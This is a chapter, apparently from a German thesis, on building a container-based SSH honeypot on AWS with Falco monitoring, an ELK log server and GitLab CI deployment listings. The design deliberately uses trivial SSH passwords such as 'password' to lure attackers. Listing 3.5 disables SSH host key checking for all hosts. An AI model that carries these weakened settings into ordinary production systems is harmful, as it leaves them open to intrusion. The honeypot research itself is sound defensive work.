In diesem Kapitel wird zunächst anhand der Grundlagen eine Architektur für den Honeypot mit externen Services erarbeitet. Dabei geht es hauptsächlich um die wichtigsten Anwendungen des Honeypots. In Verbindung mit der Architektur ist es möglich, die Umsetzung eines ersten Prototypens zu planen.

In dieser Umsetzung wird dieser Plan ausgearbeitet, wobei das Hauptaugenmerk auf den Komponenten liegt. Es wird die Konfigurationen besprochen und Herausforderungen aufgezeigt. Zum Schluss gibt es eine kurze Zusammenfassung mit einem Blick auf den Entwicklungsverlauf.

Die Versuchsdurchführung beschäftigt sich mit dem Prototypen und dessen Optimierung. Dazu wird die Verbindung zwischen dem Internet und dem Honeypot freigeschaltet und die Ereignisse analysiert. In der Versuchsdurchführung wird der Honeypot weiter entwickelt, um im Praxistest genauer aufzuzeichnen.

3.1 Konzeption

Als allererstes erfolgt die Beschreibung der Architektur des Honeypots und die Elemente innerhalb dieser. Das Konzeptionskapitel hat insgesamt das Ziel die Ausrichtung und den Nutzen des Honeypots zu konkretisieren. Anknüpfend werden die Komponenten und Systeme im Abschnitt Softwarestack beschrieben, die von zentraler Bedeutung sind. Es werden die jeweiligen Ziele der Komponenten, beziehungsweise deren Zweck, in den Vordergrund gestellt.

3.1.1 Architektur

Zunächst wird die Architektur besprochen, ohne auf einzelne Softwareprodukte einzugehen. Das System ist visuell in Abbildung 3.1 beschrieben, welches mindestens auf drei Subsysteme basiert. Der Honeypot Server beinhaltet folgende Prozesse:

- Parallel die Angriffe der Hacker verwalten
- Umgebungen für die Angreifer bereitstellen
- Container wieder entfernen, wenn die Zeit abgelaufen ist

Ein System, welches die anfallenden Logs verwaltet, visuell bereitstellt und die Runner beherbergt, sowie ein Versionierungsserver, auf dem der Sourcecode verwaltet wird.



Abbildung 3.1: Architektur des Honeypotsystems

Es ist von einem verteilten System zu sprechen. Die drei Systeme sind autark und laufen, ohne das sich andere Systeme in einem soliden Zustand befinden. Der Honeypot Server

ist innerhalb des verteilten Systems duplizierbar und kann unabhängig von den anderen Systemen auf der ganzen Welt platziert werden.

Honeypot Server

Der Honeypot Server, beschrieben in der Abbildung 3.2, befindet sich auf einer Linux Instance innerhalb des Providers Amazon Web Services. Diese Instance hat standardmäßig den Port 22 und zusätzlichen den Port 1022 offen. Hinter Port 1022 befindet sich die SSH-Anwendung. Standardmäßig liegt diese Anwendung hinter dem Port 22. In diesem Anwendungsfall liegt hinter Port 22 die Honeypot Umgebungen und da auf SSH nicht verzichten werden kann, wird der Port 1022 dafür verwendet. Dabei ist die Wahl des Ports unabhängig, es kann jeglichen anderen Port verwendet werden. Die Ports werden in der Firewall freigeschaltet.



Abbildung 3.2: Architektur des Honeypot Servers

Hinter dem Port 22, befindet sich ein Doorman, dieser überprüft die Anfragen und verwaltet diese. Erreicht den Server eine Anfrage, erzeugt der Doorman einen neuen Container,

leitet die Anfrage an den Container weiter und richtet eine Weiterleitung für die anfragende IP-Adresse ein. Zukünftige Pakete von der gleichen IP werden direkt zu dem Container weitergeleitet. Der Container hat hinter dem Port 22 SSH laufen. Die SSH-Anwendung erlaubt sich mit einem Passwort bei dem Container zu authentifizieren. Das Passwort ist ein relativ einfaches Passwort, wie zum Beispiel `password` oder `123456`. Die Angreifer dürfen nicht die Motivation verlieren, wenn sie den Honeypot angreifen.

Auf dem System werden die Kernelaufrufe überwacht, so wie schon im Kapitel 2.4 beschrieben. Es läuft eine Komponente die Methoden beobachtet und bestimmte Ereignisse filtert. Es filtert nach vordefinierten Regeln und schreibt die gefundenen Ereignisse in die Logs. Die Filter sind so gestaltet, dass sie das Verhalten des Angreifers in dem Container dokumentieren.

Alle aufkommenden Logs in dem Honeypot werden direkt dem Log Server übermittelt, sodass nach einem erfolgreichen Ausbruch eines Hackers aus einem Container es möglich ist, die Logs durchzuschauen, auch wenn der Honeypot zerstört wurde.

Eine Funktion läuft regelmäßig auf dem Honeypot, die überprüft, wie lange ein Honeypot Container existiert und sobald der Container länger als eine definierte Zeit aktiviert ist, wird dieser entsorgt. Vorherige eingerichtete Weiterleitungen werden ebenfalls gelöscht, sodass der Angreifer wieder von Beginn anfangen muss.

Log Server

Der Log Server, visuell in der Abbildung 3.3 beschrieben, muss eine Reihe an Aufgaben übernehmen. Der Server sollte immer zu erreichen sein, die Daten sind sicher abgespeichert und werden schnell zur Verfügung gestellt. Der Server braucht eine Komponente, welche die Daten jederzeit entgegen nehmen kann und absichert. Ankommende Logdaten werden in ihrer Rohform angeliefert und erst auf dem Server in ein einheitliches Format transformiert. Das hat den Vorteil, dass auf dem Honeypot nichts ausgewertet wird. Daher braucht der Log Server, bevor er die Daten absichert und für die Suche aufbereitet, eine Einheit, welche die unterschiedlichen Daten verarbeitet. Damit die Daten ausgewertet werden, muss der Log Server ein Interface anbieten, welches nur von autorisierten Usern benutzt werden kann. Der Log Server hat nicht nur die Aufgabe die Daten zu sammeln, sondern, wenn ein Honeypot nicht mehr antwortet, Maßnahmen einzuleiten. Daher muss der Server die Metriken der anderen Systeme zusammentragen und kritische Werte über ein Alarmsystem melden.



Abbildung 3.3: Architektur des Log Servers

Versionierungsserver

Der Versionierungsserver, visuell in der Abbildung 3.1 beschrieben, ist dafür zuständig den Code des Honeypots zu speichern, versionieren und vor unbefugten Änderungen zu bewahren. Auf dem Server läuft mindestens ein Runner der für die Continous Integration/Deployment, im Kapitel 2.2 beschrieben, zuständig ist. Der Versionierungsserver und die Runner werden als Service von der HAW Hamburg übernommen.

3.1.2 Softwarestack

Der Abschnitt des Softwarestacks beschreibt die verwendeten Softwarepakete und ihre einzelne Komponenten, die für die Entwicklung des Honeypots von Bedeutung sind. Hierbei werden die verschiedenen genannten Bestandteile im Softwarestack zusammengefasst. Das Ziel ist es, einen konzeptionellen Überblick zu geben, sodass ein inhaltliches Verständnis davon entsteht, welche technischen Verantwortlichkeiten durch welche Systeme gewährleistet werden. Berücksichtigt werden die Bereiche der jeweiligen Systeme, die eine technische und strukturelle Relevanz für den Honeypot darstellen. Das hat aber im Einzelfall zur Folge, dass in der Konzeption keine allumfassende Beschreibung etwaiger Systeme gewährleistet wird.

Docker

Im Kapitel 2.3 Linux Container wurde beschrieben, wie Linux durch die Mechanismen Cgroup und Namespace, Prozesse innerhalb von Container halten kann. Die Software Docker wird genutzt als Abstraktionsschicht, um Container zu erstellen, zu verteilen und auszuführen. Dabei wird innerhalb eines `Dockerfiles`, welches genauso genannt wird, der Container definiert. Die wichtigsten Kommandos sind `ADD`, `COPY`, die dazu dienen, das Filesystem innerhalb des Containers zu befühlen, `FROM` der angibt, von welchem übergeordneten Container Befehle geerbt werden. Der Ausdruck `RUN` gibt an, welcher Befehl innerhalb des Containers zum Zeitpunkt des Bauprozesses ausgeführt werden soll. Der Befehl `EXPOSE` gibt an, welche Ports der Container freigibt und `CMD` der den Befehl angibt, mit dem der Container am Ende gestartet wird. Container werden in Images eingeteilt und diese werden nur verändert, wenn sich diese explizit verändern. Docker nutzt die Images als Layer und erstellt für jeden Befehl innerhalb des Dockerfiles einen Layer. Sollte ein Befehl geändert werden, muss Docker nur beim Bauen des Containers den Befehl und alle nachfolgende Befehle erneut ausführen. Docker bietet ebenfalls die Möglichkeit, die erstellten Container in einer Registry zu speichern. Dazu muss nur die Domain, User und Passwort bekannt sein. Das System, welches den Container baut, muss nicht das System sein, welches es ausführt. Ein Container kann einmal gebaut werden aber auf viele System ausgeführt werden. [17]

Docker Compose

Docker Compose ist ein Tool zur Ausführung von Deploy-Jobs von Docker Containers. Es verwendet eine YAML-Datei zur Konfiguration der Dienste der Anwendung. Mit einem einzigen Befehl, `docker-compose up`, werden alle Container erstellt, zusammen mit ihren Abhängigkeiten aus der Konfiguration heraus. Docker Compose ist in allen Umgebungen wie production, staging, development, testing, sowie im CI-Workflows einsatzbereit.

Die Compose Datei bietet eine Möglichkeit, alle Serviceabhängigkeiten der Anwendung zu dokumentieren und zu konfigurieren (Datenbanken, Warteschlangen, Caches, Webservice-APIs usw.). Das Tool bietet eine bequeme Möglichkeit, mit einem Projekt zu beginnen. Wird eine Anwendung neu gestartet, werden die Container die sich nicht verändert haben, erneut verwendet. Container die sich geändert haben, werden neu gestartet. Compose verwendet die vorhandenen Container wieder. Durch die Wiederverwendung von Containers werden Änderungen an der Umgebung schnell vorgenommen. [24]

```
1  version: '3'
2  services:
3    web:
4      build: .
5      ports:
6       - "5000:5000"
7      volumes:
8       - .:/code
9       - logvolume01:/var/log
10     links:
11      - redis
12   redis:
13     image: redis
14 volumes:
15   logvolume01: {}
```

Listing 3.1: Beispiel für eine docker-compose.yml Datei

Git

Git ist ein freies und offenes verteiltes Versionskontrollsystem. Es wurde entwickelt um schnell und effizient mit kleinen und großen Softwareprojekten umzugehen [51]. Die Ver-

sionskontrolle wird eingesetzt, um Änderungen von Dateien aufzuzeichnen, sodass es möglich ist, ältere Versionen wieder aufzurufen [15, S. 9]. In einem verteilten Versionskontrollsystem kopieren die Clients das komplette Repository einschließlich der Historie. Wenn ein Server mit dem Repository stirbt, kann der Client es auf dem Server wiederherstellen. Jeder Klon ist ein vollständiges Backup aller Dateien [15, S. 11].

Git betrachtet die Dateien als eine Reihe von Kopien eines Dateisystems. Bei einem Commit speichert Git alle Dateien und mit dem Commit verweist Git auf diese Kopie. Um effizient zu sein, speichert Git nur die Datei, die sich geändert haben. Dateien die sich nicht verändert haben bekommen einen Link zu der vorherigen identischen Version, die bereits gespeichert wurde. Die meisten Operationen in Git benötigen nur lokale Dateien und Ressourcen, es werden keine Informationen von einem anderen Computer benötigt, abgesehen von dem Austausch untereinander. [15, S. 14]

Gitlab

Bei Gitlab handelt es sich um eine single Open-Core-Applikation, die den Entwicklungsprozess begleitet. GitLab kann in allen Phasen der Entwicklung eingesetzt werden. Es ermöglicht Teams in einem Threads zusammen zu arbeiten, anstatt mehrere Threads über verschiedene Tools hinweg zu verwalten. [7]

Dabei kann die Applikation selbst gehostet werden oder durch die Firma Gitlab Inc. Entwickler können Repository anlegen und Dateien durch git hochladen. Dadurch ist ein verteiltes Arbeiten durch mehrere Entwickler möglich. Es beinhaltet neben den Git Repositorys, ein Issue tracker, ein Wiki, eine private Container Registry und das Module Gitlab CI. [7]

Gitlab CI

Das Built-in Module Gitlab CI von Gitlab unterstützt im Kapitel 2.2 erwähnte CI/CD zum Erstellen, Testen und Bereitstellen von Anwendungen [27]. Dabei muss das Repository, welches CI nutzt eine `.gitlab-ci.yml` File im Root Ordner haben, die die Stages und Jobs beschreibt. In der Listing 3.24 ist ein Beispiel für eine `.gitlab-ci.yml` File abgebildet. Das kleinste mögliche Element ist ein Job. Dieser wird mit einem Namen beschrieben und muss innerhalb der eigenen `script` Klausel beschreiben, welche Befehle ausgeführt werden. Das sind die minimalen Anforderungen eines Jobs. In weiteren kann

definiert werden, in welchem Image dieser ausgeführt wird. Die Befehle `before_script` und `after_script` geben an, was vor und nach dem Job ausgeführt wird. Durch `artifacts` und `dependencies` wird beschrieben, welche files von vorherigen Jobs übernommen und welche weiter gegeben werden. Der Befehl `service` gibt somit an, welcher Dienst (z.B. eine Datenbank) zeitgleich laufen soll.

```
1  stages:
2    - build
3    - cleanup_build
4    - test
5    - deploy
6    - cleanup
7
8  build_job:
9    stage: build
10   script:
11     - make build
12
13 cleanup_build_job:
14   stage: cleanup_build
15   script:
16     - cleanup build when failed
17   when: on_failure
18
19 test_job:
20   stage: test
21   script:
22     - make test
23
24 deploy_job:
25   stage: deploy
26   script:
27     - make deploy
28   when: manual
29
30 cleanup_job:
31   stage: cleanup
32   script:
33     - cleanup after jobs
34   when: always
```

Listing 3.2: Beispiel für eine .gitlab.yml Datei

Den Jobs übergeordnet sind die Stages. Wie in Listing 3.2 vorab gezeigt, beschreiben diese Stages welche Jobs zusammen ausgeführt werden und in welcher Reihenfolge dies geschieht. Damit definieren die Stages die Continous Integration Pipeline.

Ist dieses File innerhalb des Repository, wird nach jedem Commit die Pipeline ausgeführt. Läuft die Pipeline durch, ist diese erfolgreich und signalisiert das Ereignis durch einen grünen Harken. Wirft ein Job innerhalb der Pipeline einen Fehler, ist der Durchlauf fehlgeschlagenen und signalisiert dies durch einen rotes X. Bei einem Fehlschlag wird der Entwickler durch z. B. eine E-Mail informiert.

Gitlab Runner

GitLab Runner ist eine open source Anwendung, welche verwendet wird um Jobs aus der CI-Pipeline auszuführen und die Ergebnisse an GitLab zurückzusenden. Es arbeitet mit GitLab CI zusammen. Die Gitlab Runner sind in Go geschrieben und wurden für die Betriebssysteme GNU/Linux, macOS und Windows entwickelt. [28]

Jobs sind in der Lage gleichzeitig Lokal, im Docker Container oder per SSH auf einen anderen Server ausgeführt zu werden. Wenn die Jobs in einem Container laufen, so kann die Umgebung vorab definiert und modifiziert werden. [28]

AWS Command Line Interface

AWS Command Line Interface (AWS CLI) ist eine open source Anwendung, die mit den AWS-Services interagieren kann. Es ist über das Terminal aufzurufen, nutzt die AWS-Services APIs und bietet die Funktionen aus der AWS Management Console an. Mit AWS CLI können Befehle für Amazon EC2-Instancen über ein Remote-Terminal ausgeführt werden. Darüber wird eine virtuelle Maschine bei AWS bereitgestellt. [23]

Sysdig Falco

Sysdig ist eine Überwachungsanwendung, die auf der Kernelsystemebene Aufrufe aller Anwendungen aufzeichnet. Das geschiet auf Betriebssystemebene, indem es in den Linuxkernel installiert wird. Das genaue Verfahren ist in dem Abschnitt 2.4.2 beschrieben. Es unterstützt native Container und sorgt für eine hohe Systemtransparenz. Sysdig vereint die Linux-Toolkits in einer einzigen, einheitlichen und benutzerfreundlichen

Oberfläche, die einen einheitlichen, kohärenten und granularen Einblick in die Speicher-, Verarbeitungs- und Netzwerksysteme bietet. Mit Sysdig ist es möglich, Tracefiles für Systemaktivitäten zu erstellen, den Zustand des gesamten Systems zu beobachten und verhalten zu analysieren. [30] [31]

Falco baut auf die Funktionen von Sysdig auf. Es erweitert dieses um ein Alarmsystem. Alarme werden durch die Verwendung bestimmter Systemaufrufe, Argumente und durch die Eigenschaften des aufrufenden Prozesses ausgelöst. Die Anwendung wird über eine Regel konfiguriert, die das Verhalten und die zu überwachenden Ereignisse definieren. Die Regeln werden in einer high-level, menschenlesbaren Sprache definiert. Wenn ein Ereignis mit einer Regel übereinstimmt, wird ein Alarm ausgelöst. Die Ausgabe wird entweder in die Logs geschrieben oder ein vordefiniertes Programm wird direkt informiert. [29]

ELK-Stack: Elasticsearch, Logstash, Kibana, (Beats)

Der ELK-Stack ist ein Akronym und steht für **Elasticsearch**, **Logstash**, und **Kibana**. Elasticsearch ist eine Such- und Analyse-Engine. Logstash ist eine serverseitige Pipeline, die Daten aus verschiedenen Quellen verarbeitet und in Elasticsearch speichert. Kibana ist ein Dashboard, dass Daten aus Elasticsearch grafisch darstellt. [18]

Elasticsearch bietet REST-APIs über eine HTTP-Schnittstelle an und verwendet schemafreie JSON-Dokumente. Die Anwendung wird besonders für die Indizierung von semistrukturierten Daten in Datenströmen, wie Protokolle oder decodierten Netzwerkpakete, eingesetzt. [19]

Aufgrund der verteilten Struktur ist Elasticsearch in der Lage, große Datenmengen parallel zu verarbeiten und Suchanfragen besonders schnell zu beantworten. Das Lesen und Schreiben von Daten dauert durchschnittlch weniger als eine Sekunde. Aufgrund dieser hohen Geschwindigkeit wird es für Anwendungsfälle wie für die Überwachung von Anwendungen und bei der Erkennung von Anomalien eingesetzt. [22]

Kibana ist eine Analyse- und Visualisierungsanwendung, die für die Arbeit mit Elasticsearch entwickelt wurde. Kibana sucht, visualisiert und interagiert mit Daten, die in Elasticsearch indiziert gespeichert sind. Damit ist eine erweiterte Analyse von Daten, mit einer Vielzahl von Diagrammen, Tabellen und Karten, machbar. [19]

Die Beats sind zwar nicht im Akronym enthalten. Sie laufen auf den Servern, die Daten produzieren, und senden diese an Elasticsearch oder Logstash weiter. Jeder Beat ist ein separates installierbares Produkt. [19]

3.1.3 Anforderungen durch Software und Architektur

In diesem Abschnitt werden Kompromisse zwischen der Architektur und der Software getroffen. Der ELK-Stack soll die Anforderungen des Log Servers umsetzen. Damit die Anwendung die Datenintegrität und hohe Verfügbarkeit erfüllt, muss sie auf mindestens drei von sich aus unabhängigen Server ausgeführt werden und in einem Clusterverbund miteinander kommunizieren. Die Komponente Log Server muss in dreifacher Form bestehen.

Die Anwendungen auf dem Honeypot sind sehr leichtgewichtig und benötigen nicht viel von der darunterliegenden Maschine. Diese benötigen mindestens eine CPU und etwa einen Gigabyte Arbeitsspeicher, das entspricht bei AWS einer `t2.micro` Instance. Die Log Server benötigen mehr Arbeitsspeicher und um schnell zu antworten, eine weitere CPU. Für den Log Server wird die `t1.small` Instance eingesetzt.

3.1.4 Zusammenfassung

Die Architektur wurde erarbeitet und hat das System in drei wichtige Komponenten eingeteilt. Ein Honeypot Server, der die Angriffe entgegen nimmt und aufzeichnet. Einen Log Server, der die Aufzeichnungen speichert, verwaltet und visuell darstellt. Das Repository mit den Runnern, die die Entwicklung unterstützen. Die Software, die verwendet wird, wurde besprochen und einen Eindruck ihrer Verwendung gewonnen. Die Anforderungen sind erfasst und werden in der Umsetzung mit einbezogen.

3.2 Umsetzung

Mit Hilfe der Vorarbeiten durch den theoretischen Teil, der Entwicklung einer Architektur und das Zusammentragen der benötigte Software, kann das System entwickelt werden. Zunächst wird das Repository und die Runner konfiguriert, um von Beginn an

die Entwicklung zu unterstützen. Darauf folgend wird der Log Server aufgesetzt, um sofort Aufzeichnungen entgegen zu nehmen. Nach dem die Basis steht, wird das Kernstück dieser Ausarbeitung entwickelt, den Honeypot Server.

3.2.1 Repository und die Runner

Zu Beginn wird ein Repository mit `git` angelegt und mit dem Gitlab-Server der HAW Hamburg verbunden. Dabei wurde das Repository auf privat gesetzt. Das ist keine Sicherheitsmaßnahme um Passwörter oder Sicherheitslücken geheim zu halten, sondern nur um vor unberechtigte Zugriffe zu schützen, da in demselben Repository auch dieses Dokument mit verwaltet wurde. Wenn Passwörter verwendet werden, sind diese in geheimen Variablen eingetragen und werden in der Pipeline benutzt.

Der Gitlab-Server bietet shared Runners an, die in einem Kubernetes Cluster betrieben werden. Shared Runner werden eingesetzt um in mehreren Projekten zu arbeiten. Statt mehrere Runner für viele Projekte zu betreiben, die nie ausgelastet sind, werden einzelne oder eine kleine Anzahl von Runners in mehreren Projekten arbeiten. [26]

Nach ersten Versuchen kommt der Shared Runner nicht infrage, da er nicht die notwendigen Rechte besitzt, um Container innerhalb des Runners zu bauen [25]. Im Weiterem war der Runner in den ersten Testläufen sehr unzuverlässig. Aus diesen Gründen, braucht das Repository mindestens einen Runner der im Privilege Mode läuft und einen weiteren, der zuverlässig im Standard Mode alle anderen Aufgaben übernehmen kann. Es sollte versucht werden, nur die Befehle mit einem Runner in Privilege Mode auszuführen, die es benötigen. Die Runners sind mit der HAW Informatik Compute Cloud und zu den Servern von AWS verbunden. Die Runner laufen auf einer Linuxumgebung und sind zu erreichen. Ein Entwicklerlaptop kann leider diese Anforderungen nicht standhalten, möglicherweise ein stationärer Computer, der nie abgeschaltet wird. Das ist aber zu viel Aufwand und benötigt zu viel Infrastruktur. Ein Server von AWS erfüllt diese Anforderungen. Mit dem AWS-CLI, vorab im Softwarestack besprochen, kann dieser Server bestellt werden.

```
aws ec2 run-instances
 --image-id ami-0bdf93799014acdc4 # Ubuntu Server 18.04 LTS
 --count 1
 --instance-type t1.small
 --key-name ${key_name}
 --security-groups ${security-groups}
```

Listing 3.3: Befehl, um eine `t1.small` Instance zu starten

Der Befehl 3.3 liefert ein JSON-Objekt zurück, mit allgemeinen Informationen und die IP-Adresse des Servers. Nach kurzer Initialisierungsphase (pending state) ist der Server unter der IP-Adresse zu erreichen. Mit einem Secret Key Verfahren kann über SSH mit dem Server kommuniziert werden. Da die Runner in Containern laufen, muss erst Docker und Docker-Compose installiert werden. Wenn Docker einsatzbereit ist, werden Die Runner auf dem System gestartet. Mit einem `docker-compose.yml` Listing 3.4 wird diese Aufgabe übernommen.

```
version: '3.2'
services:
  gitlab-runner1:
    image: gitlab/gitlab-runner:alpine-v${VERSION}
    volumes: ["gitlab-runner1-config:/etc/gitlab-runner:Z", "/var/run/
        docker.sock:/var/run/docker.sock"]
  gitlab-runner2:
    image: gitlab/gitlab-runner:alpine-v${VERSION}
    volumes: ["gitlab-runner2-config:/etc/gitlab-runner:Z", "/var/run/
        docker.sock:/var/run/docker.sock"]

volumes:
  gitlab-runner1-config:
  gitlab-runner2-config:
```

Listing 3.4: `docker-compose.yml` für die Gitlab Runner

Durch `docker-compose up -d` wird der Inhalt der File ausgeführt und die Runner gestartet. Nach kurzer Zeit haben sich die Runner im Repository registriert und nehmen Jobs an. Damit ist das Repository bereit, Commits und Task anzunehmen. Da kein `.gitlab-ci.yml` Script existiert, wird nach einem Commit auch noch nichts ausgeführt.

3.2.2 Log Server

Das Repository und die Runner sind aufgesetzt und stehen bereit, um den Log Server mit aufzusetzen. Die Runner laufen auf einer AWS Instance und um die Kosten zu reduzieren, wird die Instance der Runner für den ELK-Stack mit genutzt.

Es muss nicht mit dem AWS-CLI Command 3.3 einen neuen Server erzeugt werden, sondern der Server der Runner kann mitgenutzt werden. Durch das Anlegen eines neues `gitlab-ci.yml` Script, ist es dem Runner möglich sich auf diesem Service anzumelden.

```
1  elastic:
2    image: alpine:latest
3    variables:
4      USER: ubuntu
5      HOST: ${host}
6    before_script:
7     - 'which ssh-agent || ( apk update && apk add openssh )'
8     - mkdir -p ~/.ssh
9     - touch ~/.ssh/config
10    - echo "$SSH_PRIVATE_KEY" | tr -d '\r' >> ~/.ssh/id_rsa
11    - chmod 600 ~/.ssh/id_rsa
12    - echo -e "Host *\n\tStrictHostKeyChecking no\n\n" > ~/.ssh/config
13   script:
14     - ssh -l $USER $HOST "(cd /home/ubuntu/elastic || true) && (docker-
           compose down || true)"
15     - ssh -l $USER $HOST rm  "/home/ubuntu/elastic/docker-compose.yml"
16     - scp -r ./project/elasticsearch/docker-compose.yml $USER@$HOST:/home/
           ubuntu/elastic/docker-compose.yml
17     - ssh -l $USER $HOST "cd /home/ubuntu/elastic && docker-compose up -d"
18   environment:
19     name: kibana
20     url: https://kibana.${host}
```

Listing 3.5: `gitlab-ci.yml` mit dem ELK Stack deployment Job

Der Job `elastic` im Codebeispiel 3.5 beschreibt, wie der Runner den ELK-Stack bereitstellt. Dazu wird das Image der leichtgewichtigen Linux Distribution Alpine genutzt. Im Abschnitt `before_script` wird überprüft, ob der SSH-Agent installiert ist und für den Fall, dass es nicht da ist, nachgeladen. Die SSH Config wird angelegt und aus einer Secret Variable `$SSH_PRIVATE_KEY` einen Private Key geladen. Das Gegenstück, der Public Key, ist in der Datei `authorized_keys` auf dem Server hinterlegt. Der Runner

kann sich, nach dem `before_script` durchgelaufen ist, ohne ein Passwort auf dem Server einloggen. Im Abschnitt `script` entfernt der Runner alte Deployments, entfernt ein altes `docker-compose.yml` File, kopiert das neuste File auf den Server und startet durch `docker-compose up -d` ein neues Deployment. Nachfolgend wird beschrieben, was innerhalb des `docker-compose.yml` File enthalten ist.

Nginx Proxy

Sowohl Elasticsearch als auch Kibana benötigen einen HTTP Endpunkt. Bei Elasticsearch handelt es sich um eine REST-API und bei Kibana um ein Dashboard. Beide Endpunkte sind durch ein htpasswd abgesichert. Daher sollten diese Verbindungen durch SSL/TLS verschlüsselt werden. Ein Nginx Reveres Proxy kann diese Aufgabe übernehmen.

```
1  nginx-proxy:
2    image: jwilder/nginx-proxy
3    restart: always
4    labels:
5     - com.github.jrcs.letsencrypt_nginx_proxy_companion.nginx_proxy
6    ports:
7     - "80:80"
8     - "443:443"
9    volumes:
10    - /var/run/docker.sock:/tmp/docker.sock:ro
11    - /etc/nginx/vhost.d
12    - /usr/share/nginx/html
13    - ./certs:/etc/nginx/certs
